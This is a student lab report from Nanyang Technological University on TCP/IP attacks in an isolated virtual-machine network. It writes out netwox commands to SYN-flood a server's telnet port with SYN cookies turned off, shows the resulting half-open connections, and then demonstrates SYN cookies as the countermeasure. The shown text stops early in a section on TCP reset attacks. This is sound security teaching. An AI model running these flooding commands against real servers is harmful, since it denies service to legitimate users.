

**NANYANG
TECHNOLOGICAL
UNIVERSITY**
SINGAPORE

MH4921:
Supervised Independent Study II

By
Brandon Goh Wen Heng

Supervisor: Assoc Prof Wu Hongjun

August 2018
Academic Year 18/19

TCP/IP Attack

1 Introduction

A connection between two systems requires sending and receiving of three packets, namely SYN, SYN+ACK and ACK packets. SYN is an acronym for *Synchronise* and is used to indicate that the system is attempting to initiate a new TCP session while ACK is the acronym for *Acknowledgement*, to indicate that the endpoint has received the relevant data. For a connection to be established, the client initiates the request by sending a SYN packet. The server will reply with a SYN+ACK packet to the client and the client will likewise respond with the last ACK packet. During the period between the server receiving the SYN packet and the ACK packet, the operating system will maintain a queue with all the SYN entries that it is awaiting an ACK packet from. This queue is also known as the SYN queue and the size may vary, depending on the configuration of the server. Figure 1 shows in graphical form how systems establish a connection using the TCP protocol.




Figure 1: Normal 3-step TCP Handshake

When an attacker performs Denial-of-Service Attack (DoS Attack) or Distributed Denial-of-Service Attack (DDoS), a common methodology is to use SYN flooding. This method involves the mass transmission of TCP packets with spoofed IP Addresses, leading the server to wait for ACK responses from multiple non-existent parties. While the server waits for these ACK responses, the server is unable to process any new requests until the old requests timeout. This congests the SYN queue and prevents new SYN requests from being processed. This significantly increases the response time of the server and prevents any legitimate clients from connecting to the server(s) resources. Figure 2 depicts the sequence for a SYN flooding attack.




Figure 2: 3-step TCP Handshake disrupted during SYN flooding

However, there exists different methods to mitigate SYN flooding attacks. For the current report, the focus will be on the technique involving SYN cookies. With the enabling of this feature, the server will be made to think that the SYN queue has been enlarged (beyond its declared value) as each SYN+ACK and ACK packets will now be sent with additional data that has been encoded within the TCP packet, specifically the TCP sequence number. This TCP sequence number allows the server to reconstruct the SYN request and as such does not require the server to maintain the same SYN queue state and frees up the queue for new SYN requests from other clients to be processed. The mathematical implementation has been omitted for simplicity.

Other network attacks that can be implemented include TCP session hijacking, where an attacker injects a carefully crafted TCP packet containing malicious code to take over or cripple an entire system. Figure 3 depicts a simplified graphical sequence on how the attack is executed.




Figure 3: TCP Session Hijacking Process

Note: x, y are arbitrary positive numbers that the system assigns to the packets while $\alpha, \beta, \varepsilon$ are some positive numbers, dependent on the size of the previously transmitted data packet.

2 Overview

This report highlights vulnerabilities present in the TCP/IP protocols and focuses on implementing common attacks such as DoS Attacks using SYN flooding techniques, TCP reset attacks and TCP session hijacking attacks. Understanding the reasons will allow users to avoid repeating the same mistakes that could result in costly maintenance and recovery.

The report is structured as follows, the first task will involve SYN flooding attacks, to prevent the system from accepting and processing legitimate requests. Counter-measures against this form of attack will also be examined and how these measures will alleviate the current problems. Next, TCP RST Attacks on `telnet` and `ssh` connections will be examined. This attack is disruptive to any endpoint and will

force any connection to be broken and prevents it from being established while the attack is in effect. It will be extended to real-world use where a (simulated) video-sharing site will be tested against this attack. The last part will look at TCP session hijacking, where packets can be carefully crafted to execute arbitrary code on the server while hiding one's identity.

3 Definition¹

1. Datagram

A self-contained, independent entity of data carrying sufficient information to be routed from the source to the destination computer without reliance on earlier exchanges between this source and destination computer and the transporting network. *i.e., datagrams are transmitted between two points without any guarantee of delivery nor notification to the sender.*

2. Packet

The unit of data sent across a network. "Packet" a generic term used to describe unit of data at all levels of the protocol stack, but it is most correctly used to describe application data units.

For simplicity in this paper, the meaning of a network packet is assumed for both *Datagrams* and *Packets*.

3. Netstat²

Network statistics is a command-line utility that displays network connections, routing tables, interface statistics, masquerade connections and multi-cast memberships. This utility is available on Unix systems and Windows-NT based operating systems.

On Linux, `netstat` is superseded by `ss` in the newer distributions and the switches `-r`, `-i`, `-g` have been replaced by the commands `ip route`, `ip -s link` and `ip maddr` respectively.

For this report, `netstat -an` is frequently used and each state has been defined below for convenience.

(a) ESTABLISHED

The socket has an established connection.

(b) SYN_SENT

The socket is actively attempting to establish a connection.

(c) SYN_RECV

A connection request has been received from the network.

¹RFC 1594

²Linux man page - netstat

(d) **FIN_WAIT1**

The socket is closed, and the connection is shutting down.

(e) **FIN_WAIT2**

Connection is closed, and the socket is waiting for a shutdown from the remote end

(f) **TIME_WAIT**

The socket is waiting after close to handle packets still in the network.

(g) **CLOSED**

The socket is not being used.

(h) **CLOSE_WAIT**

The remote end has shut down, waiting for the socket to close.

(i) **LAST_ACK**

The remote end has shut down, and the socket is closed. Waiting for acknowledgement.

(j) **LISTEN**

The socket is listening for incoming connections. Such sockets are not included in the output unless you specify the **--listening** or **(-l)** or **--all** or **(-a)** option.

(k) **CLOSING**

Both sockets are shut down but we still don't have all our data sent.

(l) **UNKNOWN**

The state of the socket is unknown.

4 Attack Sequence

4.1 Virtual Machine (VM) Preparation

1. Network Setup

3 VMs are deployed to the same network using the provided Ubuntu 12.04 image. This network is isolated from the internet to prevent the generated packets from flooding the network card of the physical machine and the wider internet. The topography of the network with the respective IP addresses are reflected in Figure 94.




Figure 4: Network Configuration

2. Starting relevant services

To start the services required for this lab, the following command must be executed in Terminal with `root` privileges.

```
# service vsftpd start; service openbsd-inetd start
```

Either of the following messages must appear in Terminal to ensure the successful operation of the attacks performed in the following sections.

- (a) `start: Job is already running: vsftpd`
 * Starting internet superserver inetd [OK]
- (b) `vsftpd start/running, process 20727`
 * Starting internet superserver inetd [OK]

4.2 SYN Flood Attack

It is assumed that the IP address of the server is not known. In this instance `netwox` can be used to sniff out the addresses. The following command sniffs packets and displays the protocol used and the IP address of the sender.

```
# netwox 8 --device "Eth0"
```

The results from the execution of the command are displayed below.

UDP	192.168.43.255	138
UDP	239.255.255.250	1900
UDP	192.168.43.157	42734
UDP	192.168.43.2	53

*Duplicate lines have been omitted for simplicity

When the lines are analysed, the IP Address

1. 192.168.43.255 is a broadcast address where all systems on the network uses it to receive NetBIOS datagrams through UDP port 138. xxx.xxx.xxx.255 is a common broadcast address over networks.
2. 239.255.255.250 with UDP port 1900 is assigned to the *Simple Service Discovery Protocol (SSDP)*, used for the discovery of Universal Plug and Play (UPnP) devices.
3. 192.168.43.2 with port 53 is assigned to the *Domain Name System (DNS)*, where domain name endpoints are mapped to the respective system IP addresses.
4. 192.168.43.157 with port 42734 is not officially assigned to any function or program.

It is also widely known that UDP ports 53, 138 and 1900 are officially assigned by the Internet Assigned Numbers Authority (IANA) and are not related to the `vsftpd` and `telnet` services that were previously started.

Furthermore, to check the gateway address, we can use the following command in Terminal.

```
# route -n
```

The output will state clearly the address of the network gateway.

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.43.2	0.0.0.0	UG	0	0	0	eth0
169.254.0.0	0.0.0.0	255.255.0.0	U	1000	0	0	eth0
192.168.43.0	0.0.0.0	255.255.255.0	U	1	0	0	eth0

From the output it can clear that the server has IP address 192.168.43.157.

We will also need to know the queue size on the server to know the number of connections that the server can respond to at any one time. To do so, the following Terminal command will display the queue size.

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

The default SYN queue size for the linux virtual machine is 128.

Before starting the attack, the number of SYN_RECV is checked to ensure that the number of open connections subsequently is not due to any existing open sockets.

To print the number of connections, instead of the full details, the following command is used.

```
# netstat -an | grep SYN_RECV | wc -l
```


A screenshot of a terminal window titled "Terminal". The window shows the command "netstat -an | grep SYN_RECV | wc -l" being run. The output is "0", indicating no SYN_RECV connections are present before the attack.

Figure 5: No SYN_RECV connections before attack

An additional step is to disable the SYN cookie counter-mechanism and it can be done with the following line.

```
# sysctl -w net.ipv4.tcp_syncookies=0
```

To start the TCP attack, `netwox` tool 76 can be used. As `netwox` is a command-line utility, it may not be convenient for novice users. In this instance, `netwag` can be used to generate the code needed for execution in Terminal.

We know that we want to saturate the telnet port (TCP 23) with SYN requests. And since the IP address of the server have been previously known, we can use the following command to flood the server with SYN requests.


```
# netwox 76 -i 192.168.43.157 -p 23
```

On the server, the number of SYN_RECV requests are recorded, again by using the `netstat` command as mentioned above. This time, it can be noted that there is a large number of connections currently in the SYN_RECV stage and are awaiting an ACK from non-existent endpoints.

A screenshot of a terminal window titled "Terminal". The window shows the command "netstat -an | grep SYN_RECV | wc -l" being run. The output is "97", indicating a large number of SYN_RECV connections are present after the attack.

Figure 6: Large number of SYN_RECV requests

Furthermore, if we were to remove the “| wc -l” switch, we will notice the different connections that the system is currently awaiting an ACK signal from.




```

Terminal
tcp      0      0 192.168.43.157:23      241.69.232.64:37748  SYN_RECV
tcp      0      0 192.168.43.157:23      245.169.133.130:47523  SYN_RECV
tcp      0      0 192.168.43.157:23      242.19.124.11:24700  SYN_RECV
tcp      0      0 192.168.43.157:23      246.160.13.245:37355  SYN_RECV
tcp      0      0 192.168.43.157:23      254.185.118.206:55565  SYN_RECV
tcp      0      0 192.168.43.157:23      244.198.92.156:23828  SYN_RECV
tcp      0      0 192.168.43.157:23      250.78.144.68:6292   SYN_RECV
tcp      0      0 192.168.43.157:23      244.171.77.189:47598  SYN_RECV
tcp      0      0 192.168.43.157:23      247.145.250.108:20574  SYN_RECV
tcp      0      0 192.168.43.157:23      240.51.235.93:21186  SYN_RECV
tcp      0      0 192.168.43.157:23      249.169.156.14:30268  SYN_RECV
tcp      0      0 192.168.43.157:23      245.80.83.35:65486   SYN_RECV
tcp      0      0 192.168.43.157:23      248.227.133.77:61914  SYN_RECV
tcp      0      0 192.168.43.157:23      252.21.27.13:7890   SYN_RECV
tcp      0      0 192.168.43.157:23      253.127.246.142:65035  SYN_RECV
tcp      0      0 192.168.43.157:23      244.138.225.118:33438  SYN_RECV
tcp      0      0 192.168.43.157:23      252.218.211.39:51104  SYN_RECV
tcp      0      0 192.168.43.157:23      254.197.149.160:16482  SYN_RECV
tcp      0      0 192.168.43.157:23      245.111.19.117:1356   SYN_RECV
tcp      0      0 192.168.43.157:23      182.231.8.19:33494   SYN_RECV
tcp      0      0 192.168.43.157:23      243.156.77.246:61901  SYN_RECV
tcp      0      0 192.168.43.157:23      252.152.103.254:11405  SYN_RECV
tcp      0      0 192.168.43.157:23      248.206.238.153:15967  SYN_RECV
[06/16/2018 02:26] root@ubuntu:/home/seed#

```

Figure 7: List of SYN_RECV connections

During the SYN flooding attack, if a legitimate user were to connect to the server, the server will not be able to process any new SYN requests and any attempt to connect to the server will eventually timeout as Figure 8 has shown.



```

Terminal
[06/19/2018 19:17] root@ubuntu:/home/seed# telnet 192.168.43.157
Trying 192.168.43.157...
telnet: Unable to connect to remote host: Connection timed out
[06/19/2018 19:18] root@ubuntu:/home/seed#

```

Figure 8: Timeout using telnet

From the server, we can analyse the packets using Wireshark. The tool when run on the server, will analyse all packets that is being transmitted and received from the respective network interface.




Figure 9: Packet Analysis in Wireshark (SYN_RECV)

Referring to Figure 9, we notice that packets being sent from the attacker's system has the source IP generated randomly, with the intention of opening half-opened connections without closing it. Furthermore, since the virtual machine is connected to the internet, there may be a case where there might be an ACK from a connection. The bulk of it however will not receive an ACK signal and force the system to maintain the SYN_RECV signal. Again referring to Figure 9, on the bottom right we notice that the number of SYN packets that was sent totalled to 266936, out of the 268003 packets that was captured (99.6%).




Figure 10: Packet Analysis in Wireshark (ACK)

In contrast, the number of packets received with the ACK signal was 1328 (0.5%). The number may also be lower as other programs running in the background may be connecting to legitimate services.

Current methods to prevent a SYN flooding attack may include increasing the size of the SYN queue or enabling the SYN cookie option. To perform the latter, the following command must be executed in a privileged Terminal.

```
# sysctl -w net.ipv4.tcp_syncookies=1
```


If the attack is performed again with the SYN cookie enabled, we note that the number of SYN_RECV connections (256) is larger than the size of the SYN queue (128).

```
<ntu:/home/seed# netstat -an | grep SYN_RECV | wc -l
256
```

Figure 11: Number of SYN_RECV entries

By enabling SYN cookies, the server behaves as if the SYN queue has been enlarged. In addition, when the server receives a SYN request, it sends a SYN+ACK message to the sender and removes it from the SYN queue, freeing up resources to process new requests. If the request is legitimate and the server receives back an ACK message, the connection will be established by using the information contained in the TCP sequence number.

Now that the SYN cookies have been enabled, executing the `telnet` command will allow the connection to be established even if the SYN queue is full. Figure 12 shows that this assumption is true and the connection can be made between the server and the user.



```
[06/23/2018 21:03] seed@ubuntu:~$ telnet 192.168.43.157
Trying 192.168.43.157...
Connected to 192.168.43.157.
Escape character is '^].
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Sat Jun 23 20:50:31 PDT 2018 from ubuntu-2.local on pts/7
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[06/23/2018 21:03] seed@ubuntu:~$
```

Figure 12: Telnet connection established

4.3 TCP RST Attacks on telnet and ssh Connections

This task will focus on the breaking of `telnet` and `ssh` connections on the network. This method involves the attacker sniffing the network for packets originating or terminating at the selected endpoint and sending TCP reset (RST) packets to forcefully break the connection between two parties. This involves the RST flag of the TCP header to be set to 1, indicating to the endpoints that it must immediately terminate the connection. This technique can be used to maliciously interrupt Internet connections and block sites.

On a normal connection via `telnet`, the user will be able to connect to the server and execute remote Terminal commands.

```
[06/23/2018 21:03] seed@ubuntu:~$ telnet 192.168.43.157
Trying 192.168.43.157...
Connected to 192.168.43.157.
Escape character is '^].
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Sat Jun 23 20:50:31 PDT 2018 from ubuntu-2.local on pts/7
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation: https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[06/23/2018 21:03] seed@ubuntu:~$
```

Figure 13: Telnet connection established

